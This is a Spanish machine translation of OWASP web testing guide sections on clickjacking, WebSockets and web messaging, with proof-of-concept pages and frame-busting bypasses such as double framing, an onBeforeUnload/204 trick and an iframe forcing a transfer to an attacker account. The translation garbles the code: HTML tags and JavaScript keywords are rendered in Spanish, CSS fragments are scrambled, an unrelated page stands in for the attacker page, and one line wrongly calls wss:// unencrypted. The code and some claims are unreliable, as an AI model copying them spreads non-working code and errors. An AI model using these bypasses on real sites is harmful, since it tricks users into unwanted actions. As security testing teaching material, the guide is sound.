- Swfmill: convierte Swf a XML y viceversa: <http://swfmill.org/>

- Versión depuradora del complemento/reproductor Flash: <http://www.adobe.com/support/flash/downloads.html>

#### Referencias

OWASP

- Proyecto OWASP Flash Security: El proyecto OWASP Flash Security tiene incluso más referencias que las que se enumeran a continuación: [http://www.owasp.org/index.php/Category:OWASP\\_Flash\\_Proyecto\\_seguridad](http://www.owasp.org/index.php/Category:OWASP_Flash_Proyecto_seguridad)

#### Libros blancos

- Prueba de aplicaciones Flash: un nuevo vector de ataque para XSS y XSFlashing: [http://www.owasp.org/images/8/8c/OWASPApSec2007Milan\\_TestingFlashApplications.ppt](http://www.owasp.org/images/8/8c/OWASPApSec2007Milan_TestingFlashApplications.ppt)
- Búsqueda de vulnerabilidades en aplicaciones Flash: [http://www.owasp.org/images/d/d8/OWASP-WASCApSec2007SanJose\\_EncontrarVulnsinFlashApps.ppt](http://www.owasp.org/images/d/d8/OWASP-WASCApSec2007SanJose_EncontrarVulnsinFlashApps.ppt)
- Actualizaciones de seguridad de Adobe con Flash Player 9.0.124.0 para reducir los ataques entre sitios: [http://www.adobe.com/devnet/flashplayer/articles/flash\\_player9\\_security\\_update.html](http://www.adobe.com/devnet/flashplayer/articles/flash_player9_security_update.html)
- Protección de aplicaciones SWF: [http://www.adobe.com/devnet/flashplayer/articles/secure\\_swf\\_apps.html](http://www.adobe.com/devnet/flashplayer/articles/secure_swf_apps.html)
- La sección de seguridad del Centro de desarrollo de Flash Player: <http://www.adobe.com/devnet/flashplayer/security.html>
- El documento técnico sobre seguridad de Flash Player 10.0: [http://www.adobe.com/devnet/flashplayer/articles/flash\\_player10\\_seguridad\\_wp.html](http://www.adobe.com/devnet/flashplayer/articles/flash_player10_seguridad_wp.html)

## Prueba de Clickjacking (OTG-CLIENT-009)


### Resumen

El “Clickjacking” (que es un subconjunto de la “UI redressing”) es una técnica maliciosa que consiste en engañar a un usuario web para que interactúe (en la mayoría de los casos haciendo clic) con algo diferente a lo que el usuario cree que está interactuando. Este tipo de ataque, que puede usarse solo o en combinación con otros ataques, podría enviar comandos no autorizados o revelar información confidencial mientras la víctima interactúa en páginas web aparentemente inofensivas. El término “Clickjacking” fue acuñado por Jeremiah Grossman y Robert Hansen en 2008.

Un ataque Clickjacking utiliza características aparentemente inocuas de HTML

y Javascript para obligar a la víctima a realizar acciones no deseadas, como hacer clic en un botón que parece realizar otra operación. Se trata de un problema de seguridad del “lado del cliente” que afecta a una variedad de navegadores y plataformas.

Para llevar a cabo este tipo de técnica, el atacante tiene que crear una página web aparentemente inofensiva que cargue la aplicación de destino mediante el uso de un iframe (adecuadamente oculto mediante el uso de código CSS). Una vez hecho esto, el atacante podría inducir a la víctima a interactuar con su página web ficticia por otros medios (como por ejemplo la ingeniería social). Al igual que otros ataques, un requisito previo habitual es que la víctima esté autenticada en el sitio web objetivo del atacante.



Una vez que la víctima navega en la página web ficticia, cree que está interactuando con la interfaz de usuario visible, pero en realidad está realizando acciones en la página oculta. Dado que la página oculta es una página auténtica, el atacante puede engañar a los usuarios para que realicen acciones que nunca tuvieron intención de realizar mediante un posicionamiento “ad hoc” de los elementos en la página web.



El poder de este método se debe a que las acciones realizadas por la víctima se originan en la página web de destino auténtica (oculta pero auténtica). En consecuencia, algunas de las protecciones anti-CSRF implementadas por los desarrolladores para proteger la página web de ataques CSRF podrían ser eludidas.

### Cómo probar

Como se mencionó anteriormente, este tipo de ataque a menudo está diseñado para permitir que un sitio atacante induzca acciones del usuario en el sitio objetivo incluso si se utilizan tokens anti-CSRF. Por eso es importante, como en el caso del ataque CSRF, individualizar las páginas web del sitio objetivo.

## Pruebas de penetración de aplicaciones web

que reciba información del usuario.

Tenemos que descubrir si el sitio web que estamos probando no tiene protección contra ataques de clickjacking o, si los desarrolladores han implementado algunas formas de protección, si estas técnicas son susceptibles de eludir. Una vez que sabemos que el sitio web es vulnerable, podemos crear una "prueba de concepto" para explotar la vulnerabilidad.

El primer paso para descubrir si un sitio web es vulnerable es comprobar si la página web de destino se puede cargar en un iframe. Para hacer esto, necesita crear una página web simple que incluya un marco que contenga la página web de destino. El código HTML para crear esta página web de prueba se muestra en el siguiente fragmento:

```
<html>
 <cabeza>
 <title>Página de prueba de Clickjack</title>
 </cabeza>
 <cuerpo>
 <p>¡El sitio web es vulnerable al clickjacking!</p>
 <iframe src="http://www.target.site" ancho="500"
altura="500"></iframe>
 </cuerpo>
</html>
```

Resultado esperado: si puede ver el texto "¡El sitio web es vulnerable al secuestro de clics!" en la parte superior de la página y su página web de destino se cargó exitosamente en el marco, entonces su sitio es vulnerable y no tiene ningún tipo de protección contra ataques de Clickjacking.

Ahora puedes crear directamente una "prueba de concepto" para demostrar que un atacante podría aprovechar esta vulnerabilidad.

#### Omitir la protección contra Clickjacking:

En caso de que solo vea el sitio de destino o el texto "¡El sitio web es vulnerable al clickjacking!" pero nada en el iframe significa que el objetivo probablemente tenga algún tipo de protección contra el clickjacking. Es importante tener en cuenta que esto no garantiza que la página sea totalmente inmune al clickjacking.

Los métodos para proteger una página web contra el clickjacking se pueden dividir en dos macrocategorías:

- Protección del lado del cliente: Frame Busting
- Protección del lado del servidor: X-Frame-Options

En algunas circunstancias, se podría eludir todo tipo de defensa. A continuación se presentan los principales métodos de protección contra estos ataques y técnicas para evitarlos.

#### Protección del lado del cliente: Frame Busting

El método más común del lado del cliente, que se ha desarrollado para proteger una página web del clickjacking, se llama Frame Busting y consiste en un script en cada página que no debe estar enmarcado.

El objetivo de esta técnica es evitar que un sitio funcione cuando se carga dentro de un marco.

La estructura del código de destrucción de marcos normalmente consta de una "declaración condicional" y una declaración de "contraacción". Para esto tipo de protección, existen algunas soluciones alternativas que se incluyen

el nombre de "Bust frame revienta". Algunas de estas técnicas son específicas del navegador, mientras que otras funcionan en todos los navegadores.

#### Versión del sitio web móvil

Las versiones móviles del sitio web suelen ser más pequeñas y más rápidas que las de escritorio, y tienen que ser menos complejas que la aplicación principal. Las variantes móviles suelen tener menos protección, ya que se supone erróneamente que un atacante no podría atacar una aplicación a través del teléfono inteligente. Esto es fundamentalmente incorrecto, porque un atacante puede falsificar el origen real proporcionado por un navegador web, de modo que una víctima que no sea móvil pueda visitar una aplicación creada para usuarios móviles. De esta suposición se deduce que en algunos casos no es necesario utilizar técnicas para evadir el frame busting cuando existen alternativas desprotegidas que permiten el uso de los mismos vectores de ataque.

#### Doble encuadre

Algunas técnicas de destrucción de marcos intentan romper el marco asignando un valor al atributo "parent.location" en la declaración de "contraacción".

Tales acciones son, por ejemplo:

- self.parent.ubicación = documento.ubicación
- parent.ubicación.href = self.ubicación
- ubicación.padre = ubicación.propia

Este método funciona bien hasta que la página de destino esté enmarcada por una sola página. Sin embargo, si el atacante encierra la página web de destino en un marco anidado en otro (un marco doble), intentar acceder a "ubicación.parental" se convierte en una violación de seguridad en todos los navegadores populares, debido a la navegación por marcos descendientes. política. Esta violación de seguridad desactiva la navegación de contraataque.

Código para romper el marco del sitio de destino (sitio de destino):

```
if(ubicación.superior!=self.ubicación) {
 ubicación.padre = ubicación.propia;
}
```

Cuadro superior del atacante (ficticio2.html):

```
<iframe src="ficticio.html">
```

Subrama ficticia del atacante (ficticio.html):

```
<iframe src="http://sitio de destino">
```

#### Deshabilitar javascript

Dado que este tipo de protecciones del lado del cliente se basan en código JavaScript que destruye marcos, si la víctima tiene JavaScript deshabilitado o es posible que un atacante deshabilite el código JavaScript, la página web no tendrá ningún mecanismo de protección contra el clickjacking.

Hay tres técnicas de desactivación que se pueden utilizar con marcos:

- Marcos restringidos con Internet Explorer: A partir de Internet Explorer 6, un marco puede tener el atributo de “seguridad” que, si se establece en el valor “restringido”, garantiza que el código JavaScript, ActiveX controle y redireccione a otros sitios. no trabaje en el marco.

Ejemplo:

```
<iframe src="http://sitio de destino" seguridad="restringido"></iframe>
```

marco flotante

- Atributo Sandbox: con HTML5 hay un nuevo atributo llamado “salvadera”. Permite un conjunto de restricciones sobre el contenido cargado en el iframe. Por el momento este atributo sólo es compatible con Chrome y Safari.

Ejemplo:

```
<iframe src="http://sitio de destino" sandbox></iframe>
```

- Modo de diseño: Paul Stone mostró un problema de seguridad relacionado con el “designMode” que se puede activar en la página de marco (a través de document.designMode), deshabilitando JavaScript en la parte superior y en el submarco. El modo de diseño está actualmente implementado en Firefox e IE8.

evento onBeforeUnload

El evento onBeforeUnload podría usarse para evadir el código de destrucción de fotogramas. Este evento se llama cuando el código de destrucción de marcos quiere destruir el iframe cargando la URL en toda la página web y no solo en el iframe. La función del controlador devuelve una cadena que se le solicita al usuario que confirme si desea abandonar la página. Cuando se muestra esta cadena, es probable que el usuario cancele la navegación, frustrando el intento de destrucción de fotogramas de Traget.

El atacante puede utilizar este ataque registrando un evento de descarga en la página superior utilizando el siguiente código de ejemplo:

```
<h1>www.sitioficticio</h1>
<guion>
ventana.onbeforeunload = función()
{
 devolver "¿Quieres abandonar el sitio.ficticio?";
}
</script>
<iframe src="http://sitio de destino">
```

La técnica anterior requiere la interacción del usuario pero, el mismo resultado, se puede lograr sin avisar al usuario. Para hacer esto, el atacante debe cancelar automáticamente la solicitud de navegación entrante en un controlador de eventos onBeforeUnload enviando repetidamente (por ejemplo cada milisecondo) una solicitud de navegación a una página web que responde con un encabezado “HTTP/1.1 204 No Content”.

Dado que con esta respuesta el navegador no hará nada, el resultado de esta operación es el vaciado de la canalización de solicitudes, lo que hace que

Dejar el intento original de romper el marco fue inútil.

Siguiendo un código de ejemplo:

204 página:

```
<?php
encabezado("HTTP/1.1 204 Sin contenido");
?>
```

Página del atacante:

```
<guion>
var prevenir_bust = 0;
ventana.onbeforeunload = función() {
 prevenir_bust++;
};

establecer intervalo (
 función() {
 si (prevent_bust > 0) {
 prevent_bust -= 2;
 ventana.top.ubicación =
 "http://attacker.site/204.php";
 }
 }, 1);
</script>
<iframe src="http://sitio de destino">
```

### Filtro XSS

A partir de Google Chrome 4.0 y de IE8, se introdujeron filtros XSS para proteger a los usuarios de ataques XSS reflejados. Nava y Lindsay han observado que este tipo de filtros se pueden utilizar para desactivar el código de destrucción de fotogramas fingiéndolo como código malicioso.

- Filtro XSS de IE8: este filtro tiene visibilidad de todos los parámetros de solicitudes y respuestas que fluyen a través del navegador web y los compara con un conjunto de expresiones regulares para buscar intentos XSS reflejados. Cuando el filtro identifica posibles ataques XSS; deshabilita todos los scripts en línea dentro de la página, incluidos los scripts de destrucción de marcos (se podría hacer lo mismo con los scripts externos). Por este motivo, un atacante podría inducir un falso positivo insertando el comienzo del script de destrucción de fotogramas en los parámetros de una solicitud.

Ejemplo: código para romper el marco de la página web de destino:

```
si (arriba! = yo) {

 top.ubicación=self.ubicación;
}

</script>
```

Código de atacante:

```
<iframe src="http://sitio de destino/?param=<script>if">
```

## Pruebas de penetración de aplicaciones web

- Filtro XSSAuditor de Chrome 4.0: tiene un comportamiento ligeramente diferente. En comparación con el filtro XSS de IE8, de hecho, con este filtro un atacante podría desactivar un "script" pasando su código en un parámetro de solicitud. Esto permite que la página de marco se dirija específicamente a un único fragmento que contenga el código de ruptura de marco, dejando todos los demás códigos intactos.

Ejemplo: código para romper el marco de la página web de destino:

```
<guion>
 si (arriba! = yo) {

 top.ubicación=self.ubicación;
 }
</script>
```

Código de atacante:

```
<iframe src="http://sitio de destino/?param=if(top+!%3D+-
self)%7B+top.ubicación%3Dself.ubicación%3B+%7D">
```

#### Redefiniendo la ubicación

Para varios navegadores, la variable "document.location" es una atributo mutable. Sin embargo, para algunas versiones de Internet Explorer y Safari, es posible redefinir este atributo. Este hecho se puede aprovechar para evadir el código de destrucción de fotogramas.

- Redefinición de ubicación en IE7 e IE8: es posible redefinir "ubicación" como se ilustra en el siguiente ejemplo. Al definir "ubicación" como una variable, cualquier código que intente leer o navegar asignando "top.location" fallará debido a una violación de seguridad y, por lo tanto, el código de destrucción de marcos se suspende.

Ejemplo:

```
<guion>
 ubicación var = "xyz";
</script>
<iframe src="http://sitio de destino"></iframe>
```

- Redefinición de la ubicación en Safari 4.0.4: para eliminar el código de destrucción de marcos con "top.location", es posible vincular "ubicación" a una función a través de defineSetter (a través de la ventana), de modo que un intento de leer o navegar a la "parte superior".ubicación" fallará.

Ejemplo:

```
<guion>
 window.defineSetter("ubicación", función(){}
</script>
<iframe src="http://sitio de destino"></iframe>
```

#### Protección del lado del servidor: X-Frame-Options

Microsoft implementó un enfoque alternativo al código de destrucción de marcos del lado del cliente y consiste en una defensa basada en encabezados. Este nuevo encabezado "X-FRAME-OPTIONS" se envía desde el servidor en HTTP

respuestas y se utiliza para marcar páginas web que no deben estar enmarcadas. Este encabezado puede tomar los valores DENY, SAMEORIGIN, ALLOW-FROM origin o ALLOWALL no estándar. El valor recomendado es NEGAR.

Las "X-FRAME-OPTIONS" son una muy buena solución, y fueron adoptadas por los principales navegadores, pero también para esta técnica existen algunas limitaciones que podrían llevar en cualquier caso a explotar la vulnerabilidad de clickjacking.

#### Compatibilidad del navegador

Desde que se introdujeron "X-FRAME-OPTIONS" en 2009, este encabezado no es compatible con el navegador antiguo. Por lo tanto, todo usuario que no tenga un navegador actualizado podría ser víctima de un ataque de clickjacking.

| Navegador              | Versión más baja |
|------------------------|------------------|
| explorador de Internet | 8.0              |
| Firefox (Geco)         | 3.6.9 (1.9.2.9)  |
| Ópera                  | 10.50            |
| Safari                 | 4.0              |
| Cromo                  | 4.1.249.1042     |

#### apoderados

Los servidores proxy web son conocidos por agregar y eliminar encabezados. En el caso de que un proxy web elimine el encabezado "X-FRAME-OPTIONS", el sitio pierde su protección de marco.

#### Versión del sitio web móvil

También en este caso, dado que las "OPCIONES X-FRAME" deben implementarse en cada página del sitio web, es posible que los desarrolladores no hayan protegido la versión móvil del sitio web.

#### Crear una "prueba de concepto"

Una vez que hayamos descubierto que el sitio que estamos probando es vulnerable a un ataque de clickjacking, podemos proceder con el desarrollo de una "prueba de concepto" para demostrar la vulnerabilidad. Es importante tener en cuenta que, como se mencionó anteriormente, estos ataques se pueden usar junto con otras formas de ataques (por ejemplo, ataques CSRF) y podrían conducir a superar los tokens anti-CSRF. En este sentido podemos imaginar que, por ejemplo, el sitio de destino permite a usuarios autenticados y autorizados realizar una transferencia de dinero a otra cuenta.

Supongamos que para realizar la transferencia los desarrolladores han previsto tres pasos. En el primer paso el usuario rellena un formulario con la cuenta de destino y el importe. En el segundo paso, cada vez que el usuario envía el formulario, se presenta una página de resumen solicitando la confirmación del usuario (como la que se presenta en la siguiente imagen).



Siguendo un fragmento del código para el paso 2:

```
//generar token anti CSRF aleatorio
$csrfToken = md5(uniqid(rand(), VERDADERO));
```

```
//establece el token como en los datos de la sesión
$_SESSION['antiCsrf'] = $csrfToken;

//Transferir formulario con el campo oculto
$formulario
= <nombre del formulario="transferForm" acción="confirm.php"
método="POST">
<div clase="cuadro">
 <h1>BANCO XYZ - Confirmar transferencia</h1>
 <p>
 ¿Quieres confirmar una transferencia de ' . $_REQUEST['cuenta'] . ' a la cuenta: ' . $_REQUEST['cuenta'] . ' ?
 </p>
 <etiqueta>
 <tipo de entrada="oculto" nombre="cantidad" valor="" . $_REQUEST['monto'] . <tipo de
 "entrada="oculto" nombre="cuenta" valor="" . $_REQUEST['cuenta'] . >>
 <tipo de entrada="oculto" nombre="antiCsrf" valor="" . $csrfToken. <tipo de
 "entrada = "enviar"
 clase="botón" valor="Transferir dinero" />
 </etiqueta>
</div>
</form>';
```

En el último paso se planifican los controles de seguridad y luego, si todo está bien, se realiza el traslado. A continuación se presenta un fragmento del código del último paso (Nota: en este ejemplo, para simplificar, no hay saneamiento de entrada, pero no tiene relevancia para bloquear este tipo de ataque):

```
if((!empty($_SESSION['antiCsrf'])) && (!empty($_POST['antiCsrf']))) { //aquí podemos suponer que ingresamos el código de desinfección.. //comprobar el token anti-CSRF si(($_SESSION['antiCsrf'] == $_POST['antiCsrf'])) { echo '<p>'. $_POST['monto'] .' € transferido con éxito a la cuenta: '. $_POST['cuenta'] .' </p>'; } demás { echo '<p>Transferir KO</p>'; }
```

un token aleatorio generado en el segundo paso y que acepta solo la variable pasada mediante el método POST. En esta situación, un atacante podría crear un ataque CSRF + Clickjacking para evadir la protección anti-CSRF y obligar a la víctima a realizar una transferencia de dinero sin su consentimiento.

La página objetivo del ataque es el segundo paso del procedimiento de transferencia de dinero. Dado que los desarrolladores colocaron los controles de seguridad solo en el último paso, pensando que esto es lo suficientemente seguro, el atacante podría pasar los parámetros de la cuenta y el monto a través del método GET. (Nota: existe un ataque de clickjacking avanzado que permite obligar a los usuarios a completar un formulario, por lo que también en el caso en que se requiera completar un formulario, el ataque es factible).

La página del atacante puede parecer una página web simple e inofensiva como la que se presenta a continuación:



Pero jugando con el valor de opacidad de CSS podemos ver lo que se esconde debajo de una página web aparentemente inocua.



El código de clickjacking para crear esta página se presenta a continuación:

```
<html>

 <cabeza>

 <title>Página web de confianza</title>

 <tipo de estilo="texto/css"><!--

 *{
 margen:0;
 relleno: 0;
 }

 cuerpo {
 fondo:#ffffff;
 }

 .botón
 {
 relleno: 5px;
 antecedentes:#6699CC;
 izquierda: 275 px;
 ancho: 120 px;
 borde: 1px sólido
 }
 -->

 </cabeza>

 <contenidos>

 <cabecera>
 <botón>
 Entrar
 </botón>
 </cabecera>

 <principal>
 <div>
 <h1>¡Bienvenido/a!</h1>
 <p>Este es el contenido principal de la página.</p>
 </div>
 </principal>

 <pie>
 <div>
 <p>Copyright © 2023. Todos los derechos reservados.</p>
 </div>
 </pie>
 </contenidos>
</html>
```

Como puede ver, el código está protegido contra ataques CSRF tanto como sea posible.

```

 }
 #contenido {
 ancho: 500 px;
 altura: 500 px;
 margen superior: 150px;
 margen izquierdo: 500px;
 }
 #clickjacking {
 }

 posición: absoluta;
 izquierda:
 172px;
 arriba: 60px; filtro: alfa(opac-
ty=0);

 opacidad: 0.0

 } //--></estilo>

</cabeza>
<cuerpo>
<div id="contenido">
 <h1>www.owasp.com</h1>
 <formulario acción="http://www.
owasp.com">
 <tipo de entrada="enviar"
clase="botón" valor="¡Haz clic y listo!">
 </formulario>
 </div>

 <iframe id="clickjacking" src="http://localhost/
csrf/transfer.php?account=ATTACKER&amount=10000" width="500"
height="500" scrolling="no" frameborder="-
ninguno">
 </iframe>
</cuerpo>
</html>

```

Con la ayuda de CSS (tenga en cuenta el bloque #clickjacking) podemos enmascarar y posicionar adecuadamente el iframe de tal manera que coincida con los botones. Si la víctima hace clic en el botón "¡Haz clic y listo!" Se envía el formulario y se completa la transferencia.



El ejemplo presentado utiliza sólo la técnica básica de clickjacking, pero con una técnica avanzada es posible forzar al usuario a completar el formulario con valores definidos por el atacante.

#### Herramientas

- Seguridad de la información contextual: "Herramienta Clickjacking" - <http://www.contextis.com/research/tools/clickjacking-tool/>

#### Referencias

##### Recursos OWASP

- Secuestro de clics

#### Libros blancos

- Marcus Niemietz: "Reparación de la interfaz de usuario: revisión de ataques y contramedidas" - <http://ui-redressing.mniemietz.de/uiRedressing.pdf>
- "Clickjacking" - <https://en.wikipedia.org/wiki/Clickjacking>
- Gustav Rydstedt, Elie Bursztein, Dan Boneh y Collin Jackson: "Busting Frame Busting: un estudio de vulnerabilidades de clickjacking en sitios populares" - <http://seclab.stanford.edu/websec/framebusting/framebust.pdf>
- Paul Stone: "Clickjacking de próxima generación" - <https://media.blackhat.com/bh-eu-10/presentations/Stone/BlackHat-EU-2010-Stone-Next-Generation-Clickjacking-slides.pdf>

#### Prueba de WebSockets (OTG-CLIENT-010)

##### Resumen

Tradicionalmente, el protocolo HTTP solo permite una solicitud/respuesta por conexión TCP. JavaScript y XML asíncronos (AJAX) permiten a los clientes enviar y recibir datos de forma asíncrona (en segundo plano sin actualizar la página) al servidor; sin embargo, AJAX requiere que el cliente inicie las solicitudes y espere las respuestas del servidor (la mitad). -dúplex).

Los WebSockets HTML5 permiten al cliente/servidor crear canales de comunicación 'full-duplex' (bidireccionales), lo que permite que el cliente y el servidor se comuniquen realmente de forma asíncrona. Los WebSockets realizan su protocolo de enlace de "actualización" inicial a través de HTTP y, a partir de entonces, toda la comunicación se lleva a cabo a través de canales TCP mediante el uso de tramas.

#### Origen

Es responsabilidad del servidor verificar el encabezado de origen en el protocolo de enlace HTTP WebSocket inicial. Si el servidor no valida el encabezado de origen en el protocolo de enlace inicial de WebSocket, el servidor WebSocket puede aceptar conexiones de cualquier origen. Esto podría permitir a los atacantes comunicarse con el servidor WebSocket entre dominios, lo que permitiría los 10 principales problemas de tipo 2013-A8-Cross-Site Request Forgery (CSRF).

#### Confidencialidad e Integridad

WebSockets se puede utilizar a través de TCP no cifrado o TLS cifrado. Para utilizar WebSockets no cifrados, se utiliza el esquema URI `wss://` (puerto predeterminado 80), para utilizar WebSockets cifrados (TLS), se utiliza el esquema URI `wss://` (puerto predeterminado 443). Esté atento a los 10 problemas principales de tipo exposición de datos sensibles 2013-A6.

#### Autenticación

Los WebSockets no manejan la autenticación, sino que se aplican mecanismos de autenticación de aplicaciones normales, como cookies, autenticación HTTP o autenticación TLS. Esté atento a los 10 problemas principales de tipo autenticación y administración de sesiones rotas en 2013-A2.

#### Autorización

Los WebSockets no manejan la autorización, se aplican los mecanismos normales de autorización de la aplicación. Esté atento a las 10 principales referencias directas a objetos inseguros de 2013-A4 y los 10 principales problemas de tipo de control de acceso a nivel de función faltante de 2013-A7.

## Sanitización de insumos

Al igual que con cualquier información que provenga de fuentes no confiables, los datos deben desinfectarse y codificarse adecuadamente. Esté atento a los 10 principales problemas de tipo 2013-A1-Injection y 2013-A3-Cross-Site Scripting (XSS).


## Cómo probar

### Pruebas de caja negra

1. Identifique que la aplicación utiliza WebSockets.
  - Inspeccionar el código fuente del lado del cliente para el URI ws:// o wss:// esquema.
  - Utilice las herramientas para desarrolladores de Google Chrome para ver la comunicación Network WebSocket.
  - Utilice la pestaña WebSocket de OWASP Zed Attack Proxy (ZAP).
2. Origen.
- Usando un cliente WebSocket (puede encontrar uno en la sección Herramientas a continuación) intente conectarse al servidor WebSocket remoto. Si se establece una conexión, es posible que el servidor no esté verificando el encabezado de origen del protocolo de enlace WebSocket.
3. Confidencialidad e Integridad.
- Compruebe que la conexión WebSocket utilice SSL para transportar información confidencial (wss://).
  - Verifique la implementación de SSL para detectar problemas de seguridad (Certificado válido, BEAST, CRIME, RC4, etc.). Consulte la Prueba de SSL débil/Cifrados TLS, protección insuficiente de la capa de transporte (OTG-CRYPST-001) de esta guía.
4. Autenticación.
- WebSockets no maneja la autenticación, cuadro negro normal  
Se deben realizar pruebas de autenticación. Referirse a Secciones de pruebas de autenticación de esta guía.
5. Autorización.
- WebSockets no maneja autorización, caja negra normal  
deberán realizarse pruebas de autorización. Consulte la Autorización Secciones de prueba de esta guía.
6. Sanitización de insumos.
- Utilice la pestaña WebSocket de OWASP Zed Attack Proxy (ZAP) para reproducir y difuminar las solicitudes y respuestas de WebSocket. Consulte las secciones Pruebas para la validación de datos de esta guía.

## Ejemplo 1

Una vez que hayamos identificado que la aplicación está usando WebSockets (como se describe anteriormente), podemos usar OWASP Zed Attack Proxy (ZAP) para interceptar la solicitud y las respuestas de WebSocket. Luego, se puede utilizar ZAP para reproducir y difuminar las solicitudes/respuestas de WebSocket.



## Ejemplo 2

Usando un cliente WebSocket (puede encontrar uno en la sección Herramientas a continuación), intente conectarse al servidor WebSocket remoto. Si se permite la conexión, es posible que el servidor WebSocket no esté comprobando el encabezado de origen del protocolo de enlace WebSocket. Intente reproducir las solicitudes interceptadas previamente para verificar que la comunicación WebSocket entre dominios sea posible.



## Prueba de caja gris

Las pruebas de caja gris son similares a las pruebas de caja negra. En las pruebas de caja gris, el pentester tiene un conocimiento parcial de la aplicación. La única diferencia aquí es que es posible que tenga documentación API para la aplicación que se está probando, que incluye la solicitud y las respuestas esperadas de WebSocket.

## Herramientas

- Proxy de ataque Zed de OWASP (ZAP): [https://www.owasp.org/index.php/OWASP\\_Zed\\_Attack\\_Proxy\\_Project](https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project)

ZAP es una herramienta de prueba de penetración integrada fácil de usar para encontrar vulnerabilidades en aplicaciones web. Está diseñado para ser utilizado por personas con una amplia gama de experiencia en seguridad y, como tal, es ideal para desarrolladores y evaluadores funcionales que son nuevos en las pruebas de penetración. ZAP proporciona escáneres automatizados, así como un conjunto de herramientas que le permiten encontrar vulnerabilidades de seguridad manualmente.

- Cliente WebSocket simple de Google Chrome: <https://chrome.google.com/webstore/detail/simple-websocket-client/pfdhoblnqboilpfeibdedpjgfnlcodoo?hl=es>

Un cliente WebSocket que se puede utilizar para interactuar con un WebSocket servidor.

- Cliente WebSocket simple de Google Chrome: <https://chrome.google.com/webstore/detail/simple-websocket-client/pfdhoblnqboilpfeibdedpjgfnlcodoo?hl=es>

Cree solicitudes de Web Socket personalizadas y maneje respuestas para probar directamente sus servicios de Web Socket.

## Referencias

## Libros blancos

- HTML5 Rocks - Presentación de WebSockets: Llevando Sockets a la Web: <http://www.html5rocks.com/en/tutorials/websockets/> lo esencial/
- W3C: API WebSocket: <http://dev.w3.org/html5/websockets/>
- IETF: el protocolo WebSocket: <https://tools.ietf.org/html/rfc6455>

## Pruebas de penetración de aplicaciones web

- Christian Schneider - Secuestro de WebSocket entre sitios (CSWSH): <http://www.christian-schneider.net/CrossSiteWebSocketHijacking.html>
- Jussi-Pekka Erkkilä - Análisis de seguridad de WebSocket: <http://juerkkilaki.fi/files/writings/websocket2012.pdf>
- Robert Koch: sobre WebSockets en pruebas de penetración: <http://www.ub.tuwien.ac.at/dipl/2013/AC07815487.pdf>
- DigiNinja - OWASP ZAP y Web Sockets: [http://www.digininja.org/blog/zap\\_web\\_sockets.php](http://www.digininja.org/blog/zap_web_sockets.php)

**Prueba de mensajería web (OTG-CLIENT-011)**

## Resumen

La mensajería web (también conocida como mensajería entre documentos) permite que las aplicaciones que se ejecutan en diferentes dominios se comuniquen de forma segura. Antes de la introducción de la mensajería web, la comunicación de diferentes orígenes (entre iframes, pestañas y ventanas) estaba restringida por la misma política de origen y impuesta por el navegador; sin embargo, los desarrolladores utilizaban múltiples hacks para realizar estas tareas, la mayoría de eran principalmente inseguros.

Esta restricción dentro del navegador existe para impedir que un sitio web malicioso lea datos confidenciales de otros iframes, pestañas, etc.; sin embargo, existen algunos casos legítimos en los que dos sitios web confiables necesitan intercambiar datos entre sí. Para satisfacer esta necesidad, se introdujo la mensajería entre documentos en el borrador de la especificación WHATWG HTML5 y se implementó en todos los principales navegadores. Permite una comunicación segura entre múltiples orígenes a través de iframes, pestañas y ventanas.

La API de mensajería introdujo el método `postMessage()`, con el que se pueden enviar mensajes de texto sin formato entre orígenes. Consta de dos parámetros, mensaje y dominio.

Existen algunos problemas de seguridad al utilizarlos que como el dominio que analizamos a continuación. Luego, para recibir mensajes, el sitio web receptor debe agregar un nuevo controlador de eventos y tiene los siguientes atributos:

- **datos:** el contenido del mensaje entrante
- **origen:** el origen del documento del remitente
- **fuente:** ventana de fuente

Un ejemplo:

Enviar mensaje:

```
iframe1.contentWindow.postMessage ("Hola mundo", "http://www.ejemplo.com");
```

Recibir mensaje:

```
window.addEventListener("mensaje", controlador, verdadero);
controlador de función (evento) {
if(evento.origen === 'chat.ejemplo.com') {
/* procesar mensaje (event.data) */
} demás {
/* ignorar mensajes de dominios que no son de confianza */
}
```

## Concepto de seguridad de origen

El origen se compone de un esquema, nombre de host y puerto e identifica de forma única el dominio que envía o recibe el mensaje, no incluye la ruta ni la parte del fragmento de la URL. Por ejemplo, <https://example.com/> se considerará diferente de <http://example.com> porque el esquema en el primer caso es https y en el segundo http, lo mismo se aplica a los servidores web que se ejecutan en el mismo dominio pero en un puerto diferente.

Desde una perspectiva de seguridad, debemos verificar si el código está filtrando y procesando mensajes únicamente de dominios confiables; normalmente la mejor manera de lograrlo es utilizando una lista blanca. Además, dentro del dominio de envío, también queremos asegurarnos de que indiquen explícitamente el dominio de recepción y no el Mensaje(), ya que esta práctica también como segundo argumento del post- podría introducir problemas de seguridad y podría conducir a, en el caso de una redirección o si el origen cambia por otros medios, el sitio web envía datos a hosts desconocidos y, por lo tanto, filtra datos confidenciales a servidores maliciosos.

